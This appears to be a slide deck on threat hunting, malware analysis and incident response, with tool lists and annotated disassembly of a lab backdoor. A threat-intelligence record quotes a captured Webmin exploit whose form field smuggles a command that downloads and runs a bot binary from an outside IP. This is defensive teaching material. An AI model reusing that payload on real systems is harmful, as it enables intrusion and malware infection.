Malware Analysis

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METHODOLOGY FOR HANDLING SECURITY INCIDENTS, BREACHES, AND CYBER THREATS

- 1] Threat Hunting
- 2] Malware Analysis
- 3] Incident Response
- 4] Threat Intelligence

WHAT IS THREAT HUNTING?

- The process of proactively and iterative searching through networks to detect and isolate advanced threats that evade existing security solutions.
 - Analysis track
 - Intercept
 - Eliminate adversaries lurking in a network
 - Tools : SIEM, IDS, Firewall
- Video: https://www.exabeam.com/product/exabeam-threat-hunter/

THREAT HUNTER SKILLS

- Data analytics and reporting skills these include pattern recognition, technical writing, data science, problem solving and research.
- Operating systems and networks knowledge needs to know the ins and outs of the organizational systems and network.
- Information security experience including malware reverse engineering, adversary tracking and endpoint security. A threat hunter needs to have a clear understanding of past and current tactics, techniques and procedures (TTPs) used by the attackers.
- **Programming language** at least one scripting language and one compiled language is common, though modern tools are increasingly eliminating the need for using scripting language.

THREAT HUNTING REFERENCE

Name Description

Attack&Ck
Website for Information related to Hunting

Techniques.

<u>The ThreatHunting Project</u> Website for Information to start Threat Hunting.

<u>HUNTPEDIA</u> A very handfull book.

THREAT HUNTING TOOLS

Name	Version	Description
<u>ELK</u>	Free	A platform which help to create usecasses for threat huntng and hypothesis.
<u>Sysmon</u>	Free	System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log.
<u>Osquery</u>	Free	Performant endpoint visibility, Supoort all OS platform.

ELK

- Beats https://github.com/elastic/beats
 - Docs: https://github.com/elastic/beats#documentation-and-getting-started
- ElasticSearch https://www.elastic.co/elasticsearch/
- Logstash https://github.com/elastic/logstash

Kibana - https://www.elastic.co/kibana/

WHAT IS MALWARE ANALYSIS ?

- The process of understanding the behavior and purpose of a suspicious file or URL. The output of the analysis aids in the detection and mitigation of the potential threat
 - Malware investigation
 - Malware performance
 - The purpose of the malware
 - Malicious level of malware
 - Traffic analysis sent
 - How to connect to the server
 - Malware code structure
 - IOC with YARA/Snort
- Malware analysis is that it helps Incident Responders (IR) and security analysts (ALERT)

MALWARE ANALYSIS SKILLS

- Networking
- IOC (indicator Analysis) → YARA / Snort
- Static Analysis
- Dynamic Analysis
- Memory Forensics
- RE (Reverse Engineering)
- File Format
- OS Internal
- Coding / Script

WHAT IS INCIDENT RESPONSE?

- Structured approach to handle various types of security incidents, cyber threats, and data breaches.
- The incident response methodology aims to identify, contain, and minimize the cost of a cyberattack or a live incident.
- Why Is Incident Response Important?
 - Data breaches cost companie's operational downtime, reputational, and financial loss.
 - For most of the organizations, breaches lead to devaluation of stock value and loss of customer trust.
 - To eliminate such risks, companies need a well-planned cybersecurity incident response plan,
- https://youtu.be/NIKIJodcxOk

GRAPHITE - GRAFANA - DIAMOND

https://graphiteapp.org/

Installing: https://github.com/SecurityTalks/Malware-Analysis

• https://github.com/grafana/graf

• Or https://github.com/prometheus/prometheus/

• https://github.com/python-diamond/Diamond

WHAT ARE THE COMMON TYPES OF INCIDENTS?



Phishing attacks

350% rise in phishing websites at the start of 2020 – United Nations



Denial-of-Service attacks

595% year-over-year increase in DDoS attacks against utilities worldwide – NETSCOUT



Ransomware attacks

20% hike in ransomware attacks within 6-months, amounting to 121.4 million events – SonicWall



SQL injections

8000% rise in SQL Injection attacks in 2019, versus 2018 – WatchGuard



Malware attacks

176% increase in new malware attacks disguised as Microsoft Office file types – SonicWall

WHAT IS THREAT INTELLIGENCE?

- Cyber threat information becomes once it has been collected, evaluated in the context of its source and reliability, and analyzed
- It requires that analysts identify similarities and differences in vast quantities of information and detect deceptions to produce accurate, timely, and relevant intelligence.

THREAT INTELLIGENCE RESOURCE


Source Name	Subscription	Status
<u>dydns</u>	Free	Online
emergingthreats for botcc	Free	Online
<u>fedotracker</u>	Free	Online
greensnow	Free	Online
<u>h3xtracker</u>	Free	Online
hphosts for malware	Free	Online
<u>iblocklist</u>	Free	Online
<u>ibmxforce</u>	Free	Online
<u>intercept.sh</u>	Free	Online
<u>intercept.sh</u>	Free	Online
malc0de	Free	Online
malware_traffic	Free	Online
malwared.malwaremustdie.org	Free	Online
malwared.malwaremustdie.org	Free	Online

BAD PACKETS CYBER THREAT INTELLIGENCE - EXAMPLE

```
"count": 1,
 "next": null,
 "previous": null,
 "results":
      "source ip address": "185.181.8.67",
     "country": "NL",
     "user_agent": "Go-http-client/1.1",
      "payload": "POST /password_change.cgi HTTP/1.1",
      "post_data": "\"user=Cloudbot&pam=&expired=2&old=clouds|wget
http://147.135.124.113/bins/x86.cloudbot; chmod 777 x86.cloudbot;
./x86.cloudbot; &new1=clouds&new2=clouds\"",
      "target_port": 10000,
      "protocol": "tcp",
      "tags":
                                                BAD
          "cve": "CVE-2019-15107",
                                                 PACKETS
         "category": "Platform",
          "description": "Webmin RCE"
      "event count": 1,
      "first_seen": "2019-08-24T03:32:43Z",
      "last seen": "2019-08-24T03:32:43Z"
```

STATIC MALWARE ANALYSIS

Name	Version	Paltform
DIE	Free	Windows, Linux, Mac Os
PE Bear	Free	Windows
<u>PortEx</u>	Free	Windows
<u>Manalyze</u>	Free	Windows
PE Studio	Free	Windows
CFF Explorer	Free	Windows
PE Tools	Free	Windows
<u>FileAlyzer</u>	Free	Windows
PE Explorer	Free	Windows
PE Insider	Free	Windows
PE View	Free	Windows
<u>Chimprec</u>	Free	Windows
PEID	Free	Windows



, PEview - C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_1L\ <mark>Lab01-</mark> 0	01.exe
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
Lile Alem Go Uelb
□- Lab01-01.exe
IMAGE_DOS_HEADER
MS-DOS Stub Program
- IMAGE_NT_HEADERS
Signature
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
SECTION .text
SECTION .rdata
IMPORT Address Table
IMPORT Directory Table

IMPORT Name Table

SECTION .data

IMPORT Hints/Names & DLL Names


pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 Sun 16:16:19 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	
000000FC	00E0	Size of Optional Header	
000000FE	010F	Characteristics	
		0001	IMAGE_FILE_RELOCS_STRIPPED
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE




REVERSE ENGINEERING

Name	Version	Paltform
IDA	Paid	Windows
<u>Ghidra</u>	Free	Windows, Linux, Mac Os
<u>Cutter</u>	Free	Windows
Radare	Free	Linux


DYNAMIC MALWARE ANALYSIS





```
.text:10001656
.text:10001656
.text:10001656 ; DWORD stdcall sub 10001656(LPV0ID)
                                                       ; DATA XREF: DllMain(x,x,x)+C810
.text:10001656 sub 10001656
                               proc near
.text:10001656
.text:10001656 var 675
                               = byte ptr -675h
.text:10001656 var 674
                               = dword ptr -674h
                               = dword ptr -670h
.text:10001656 hModule
.text:10001656 timeout
                               = timeval ptr -66Ch
                               = sockaddr ptr -664h
.text:10001656 name
.text:10001656 var 654
                               = word ptr -654h
                               = in addr ptr -650h
.text:10001656 in
                               = byte ptr -644h
.text:10001656 Parameter
                               = bute ptr -63Fh
.text:10001656 CommandLine
                               = bute ptr -638h
.text:10001656 Data
.text:10001656 var 544
                               = dword ptr -544h
.text:10001656 var 50C
                               = dword ptr -50Ch
.text:10001656 var 500
                               = dword ptr -500h
.text:10001656 var 4FC
                               = dword ptr -4FCh
.text:10001656 readfds
                               = fd set ptr -4BCh
.text:10001656 phkResult
                               = HKEY ptr -3B8h
.text:10001656 var 380
                               = dword ptr -380h
                               = dword ptr -1A4h
.text:10001656 var 1A4
.text:10001656 var 194
                               = dword ptr -194h
.text:10001656 WSAData
                               = WSAData ptr -190h
.text:10001656 arg 0
                               = dword ptr 4
.text:10001656
.text:10001656
                                       esp, 678h
                               sub
```

CODE EXECUTE?



CODE EXECUTE COMMAND!

```
LEXT: 100107RA
                               JZ
                                        100 100 107 14
text:100102BF
                               push
                                                        ; size t
                                       eax, [ehp+uar 500]
text:100102C1
                               lea
                                                          "quit"
                                       offset aQuit
text:100102C7
                               push
text:100102CC
                               push
                                        eax
                                                         ; void *
text:100102CD
                               call
                                        memcmp
text:100102D2
                               add
                                       esp, OCh
                               test
text:100102D5
                                        eax, eax
                               iz
                                       loc 10010714
text:100102D7
                                                        ; size t
text:100102DD
                               push
text:100102DF
                               lea
                                        eax, [ebp+var 500]
                                                        ; "exit"
text:100102E5
                               push
                                        offset aExit
                                                        ; void *
text:100102EA
                               push
                                        eax
text:100102EB
                               call
                                        memcmp
                                       esp, OCh
text:100102F0
                               add
                               test
                                       eax, eax
text:100102F3
text:100102F5
                               iz
                                       loc_10010714
                                       edi
text:100102FB
                               push
                                                        ; size t
text:100102FC
                                       eax, [ebp+var 500]
                               lea
                                                        ; "cd"
                                        offset aCd
text:10010302
                               push
                                                        ; void *
text:10010307
                               push
                                        eax
text:10010308
                               call
                                        memcmp
                                       esp, OCh
text:1001030D
                               add
                                       eax, eax
text:10010310
                               test
                                       short loc 10010357
text:10010312
                               inz
                                       eax, [ebp-58Dh]
text:10010314
                               lea
text:1001031A
                                                        ; CODE XREF: sub 1000FF58+1
text:1001031A loc 1001031A:
text:1001031A
                               push
                                                        ; 1pPathName
                                        eax
text:1001031B
                               call
                                       ds:SetCurrentDirectoryA
text:10010321
                               lea
                                       eax, [ebp+Buffer]
text:10010327
                               push
                                        eax
                                                          1pBuffer
text:10010328
                               push
                                        104h
                                                        ; nBufferLength
text:1001032D
                               call
                                       ds:GetCurrentDirectoryA
                                       eax, [ebp+Buffer]
text:10010333
                               lea
                                       offset asc 10095050 : ">"
text:10010339
                               push
                                                        ; char *
text:1001033E
                               push
                                        eax
text:1001033F
                               call
                                        strcat
```


SYSTEM CHECK

```
+ loc_100103D4:
                                          ; CODE XREF: sub_1000FF58+4391j
                                         ; size t
                 push
                 lea
                         eax, [ebp+var 500]
                                          ; "idle"
                 push
                         offset aldle
                 push
                         eax
                                         ; void *
                 call
                         memcmp
                  add
                         esp, OCh
                 test
                         eax, eax
                 jnz
                         short loc_100103FC
                         [ebp+s]
                 push
                                         ; 5
                 call
                         sub_10004CFF
5 loc_100103F6:
                                         ; CODE XREF: sub_1000FF58+4C61j
                                         ; sub_1000FF58+4EA↓j ...
                 pop
                         ecx
                         loc_100106D3
                 jmp
                                          ; CODE XREF: sub_1000FF58+4941j
 loc_100103FC:
                                         ; size t
                 push
                 lea
                         eax, [ebp·var_500]
                 push
                         offset aUptime ; "uptime"
                                          ; void *
                 push
                         eax
                 call
                          memcmp
                 add
                         esp, OCh
                 test
                         eax, eax
                 inz
                         short loc 10010420
                 push
                         [ebp+s]
                 call
                         sub_10004DCA
                 jmp
                         short loc_100103F6
```

PERSISTENCE!

```
.text:100052A2 ; int cdecl sub 100052A2(SOCKET s)
.text:100052A2 sub 100052A2
                               proc near
                                                        ; CODE XREF: sub 1000FF58+5091p
.text:100052A2
.text:100052A2 var 60C
                               = dword ptr -60Ch
.text:100052A2 Data
                               = byte ptr -20Ch
.text:100052A2 cbData
                               = dword ptr -0Ch
                               = dword ptr -8
.text:100052A2 Type
.text:100052A2 hKey
                               = dword ptr -4
.text:100052A2 5
                               = dword ptr 8
.text:100052A2
.text:100052A2
                               push
                                       ebp
.text:100052A3
                                mov
                                        ebp, esp
                                        esp, 60Ch
.text:100052A5
                                sub
.text:100052AB
                                and
                                        byte ptr [ebp+var 600], 0
.text:100052B2
                               push
                                       edi
.text:100052B3
                                        ecx, OFFh
                                mov
.text:100052B8
                               xor
                                        eax, eax
.text:100052BA
                               lea
                                        edi, [ebp+var 60C+1]
.text:100052C0
                                and
                                        [ebp+Data], 0
.text:100052C7
                               rep stosd
.text:100052C9
                               stosw
.text:100052CB
                               stosb
.text:100052CC
                               push
                                       7Fh
.text:100052CE
                               xor
                                        eax, eax
.text:100052D0
                                pop
                                        ecx
.text:100052D1
                               lea
                                        edi, [ebp-208]
.text:100052D7
                               rep stosd
.text:100052D9
                               stosw
.text:100052DB
                               stosb
.text:100052DC
                               lea
                                        eax, [ebp+hKey]
.text:100052DF
                               push
                                       eax
                                                         ; phkResult
.text:100052E0
                               push
                                        0F 0 03Fh
                                                        ; samDesired
                                                        : ulOptions
.text:100052E5
                               nush
                                       offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi" ...
.text:100052E7
                               push
.text:100052EC
                               push
                                        80000002n
                                                               char aSoftwareMicros[]
.text:100052F1
                               call
                                       ds:RegOpenKeyExA
                                                              aSoftwareMicros db 'SOFTWARE\Microsoft\Windows\CurrentVersion',0
.text:100052F7
                               test
                                       eax, eax
                                                                                                       : DATA XREF: sub 10003EBC+40To
.text:100052F9
                               jz
                                        short loc 10005309
                                                                                                       ; sub 10003EBC+D3To ...
.text:100052FB
                               push
                                        [ebp+hKey]
.text:100052FE
                               call
                                        ds:RegCloseKey
.text:10005304
                               jmp
                                       loc 100053F6
 +au+ - 4 888E 280
```


OS NAME!



ANTI DEBUGGING!

```
.text:1000DED5
                                pop
                                        ecx
 .text:1000DED6
                                jz
                                        short loc 1000DF08
 .text:1000DED8
                                        loc_10006119
                                call
 .text:1000DEDD
                                test
                                        al, al
                                        short loc_1000DEEA
 .text:1000DEDF
                                jnz
                                        sub 10006196
 .text:1000DEE1
                                call
 .text:1000DEE6
                                test
                                        al, al
                                        short loc 1000DF08
 .text:1000DEE8
                                jz
 .text:1000DEEA
                                                        ; CODE XREF: InstallSA+1Efj
 .text:1000DEEA loc_1000DEEA:
                                        offset unk_1008E5F0; char *
 .text:1000DEEA
                                push
 .text:1000DEEF
                                call
                                        sub 10003592
                                        [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine, Install Cancel."
 .text:1000DEF4
                                mov
 .text:1000DEFB
                                call
                                        sub_10003592
 .text:1000DF00
                                        ecx
                                pop
 .text:1000DF01
                                        sub 10005567
                                call
 .text:1000DF06
                                jmp
                                        short loc_1000DF1E
 .text:1000DF08
```

ENCODING?



DeObfuscation ALFA SHELL V3: https://github.com/raminfp/DeObfuscation_ALFA_SHELL_V3

Output

xdoor is this backdoor, string decoded for ractical alware nalysis ab :)1234

WIN API

```
sub 40105F
                                       ; CODE XREF: sub 401000+1C1p
                proc near
                                       ; sub 401000+301p
arg_0
arg_4
                = dword ptr OCh
               = dword ptr 10h
                                                                      * Pointer to the array of pointers to FILE/_FILEX structures that are used
                                                                      * to manage stdio-level files.
                push
                       ebx
                       esi
                push
                       esi, offset unk 407098
                mov
                push
                       edi
                                                                     extern void ** piob;
               push
                       esi
               call
                         stbuf
                MOV
                        edi, eax
                                                                    FILE * cdecl getstream(void);
                       eax, [esp+8+a:q_4]
                lea
                push
                        eax
                                                                    FILE * __cdecl _openfile(__in_z const char * _Filename, __in_z const char * _Mode
                        [esp+0Ch+arq 0]
                push
                                                                    FILE * __cdecl _wopenfile(__in_z const char16_t * _Filename, __in_z const char16_
                push
                        esi
                       sub 401282
                call
                                                                    void __cdecl _getbuf(__out FILE * _File);
                        esi
                push
                       edi
                push
                                                                    int __cdecl _filwbuf (__inout FILE * _File);
                        ebx, eax
                                                                    int __cdecl _flswbuf(__in int _Ch, __inout FILE * _File);
               call
                         ftbuf
               add
                        esp, 18h
                                                                     void __cdecl _freebuf(__inout FILE * _File);
                mov
                        eax, ebx
                        edi
                pop
                                                                    int __cdecl _stbuf(__inout FILE * _File);
                        esi
                                                                     void __cdecl _ftbuf(int _Flag, __inout FILE * _File);
                pop
                        ebx
                retn
sub 40105F
                endp
```

CHECK UP INTERNET

```
; CODE XREF: _main+4lp
sub 401000
                 proc near
                 = dword ptr -4
var_4
                 push
                         ebp
                         ebp, esp
                 MOV
                 push
                         ecx
                                          ; dwReserved
                 push
                                          ; lpdwFlags
                 push
                         ds:InternetGetConnectedState
                 call
                         [ebp+var_4], eax
                 MOV
                         [ebp+var_4], 0
                 cmp
                         short loc_40102B
                 jz
                         offset aSuccessInterne ; "Success: Internet Connection\n"
                 push
                         sub 40105F
                 call
                 add
                         esp, 4
                         eax, 1
                 MOV
                         short loc_40103A
                         ; CODE XREF: sub_401000+151j
offset aError1_1NoInte ; "Error 1.1: No Internet\n"
loc_40102B:
                push
                 call
                         sub 40105F
                         esp, 4
                 add
                         eax, eax
                 xor
loc_40103A:
                                          ; CODE XREF: sub_401000+291j
                 MOV
                         esp, ebp
                         ebp
                 pop
                 retn
sub 401000
                 endp
```

YOUTUBE CHANNEL FOR MALWARE ANALYSIS

YouTube Channel Name

OALabs

Kindred Security

Colin Hardy

<u>MalwareAnalysisForHedgehogs</u>

Michael Gillespie

ReverselT

LiveOverflow

<u>hasherezade</u>

John Hammond

MalwareTech

RSA Conferenc

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DOCUMENT ANALYSIS - PDF / WORD / EXCEL

Name	Version	Paltform
Ole Tool	Free	Python
<u>Didier's PDF Tools</u>	Free	Python
<u>Origami</u>	Free	Ruby
REMnux	Free	Virtual Machine
PDF	Free	Binary
<u>ViperMonkey</u>	Free	Python

MALWARE REPORT TECHNICAL

- Summery
 - If (Init Access)
 - Category (Ransome, Rootkit, Bootkit)
- File Metadata Information
 - Filename
 - MD5 Hash
 - File Type
 - File Size
 - SHA256
 - PE Information / File less
- Static Analysis
 - Domain / IP
 - Obfuscation and Encryption
 - Anti Reverse / Anti Sandbox
- Dynamic Analysis
 - Execution
 - Connection to C&C
 - Logs
 - Traffic
 - YARA rule

Reports:

https://isc.sans.edu/diary/26750

https://isc.sans.edu/diary/26744

https://us-cert.cisa.gov/ncas/alerts/aa20-302a


WEAKNESSES CERT.IR / AFTA


- Very bad style report
- Ant activity in social media network
- Ant activity in github
- There isn't content for cyber security
- Copy & Paste news

SOLUTION

- Activity in twitter
- Activity in Github repo Open Source (YARA)
- "Infrastructure Bug Bounty" (IBB)
- Own Researching (Cafebazaar / p30download / soft98)
- Publish on tools in Malware Analysis

HOW TO WORK WITH OTHER RESEARCHER? EXAMPLE





SHOULD FOLLOWING IN TWITTER

- https://twitter.com/executemalware
- https://twitter.com/malware_traffic
- https://twitter.com/JRoosen
- https://twitter.com/HONKONE_K
- https://twitter.com/3xp0rtblog
- https://twitter.com/mal_share
- https://twitter.com/RedDrip7
- https://twitter.com/Arkbird_SOLG
- https://twitter.com/MalwarePatrol
- https://twitter.com/DidierStevens
- https://twitter.com/CyberIOCs
- https://twitter.com/DissectMalware
- https://twitter.com/MITREattack
- https://twitter.com/Ledtech3
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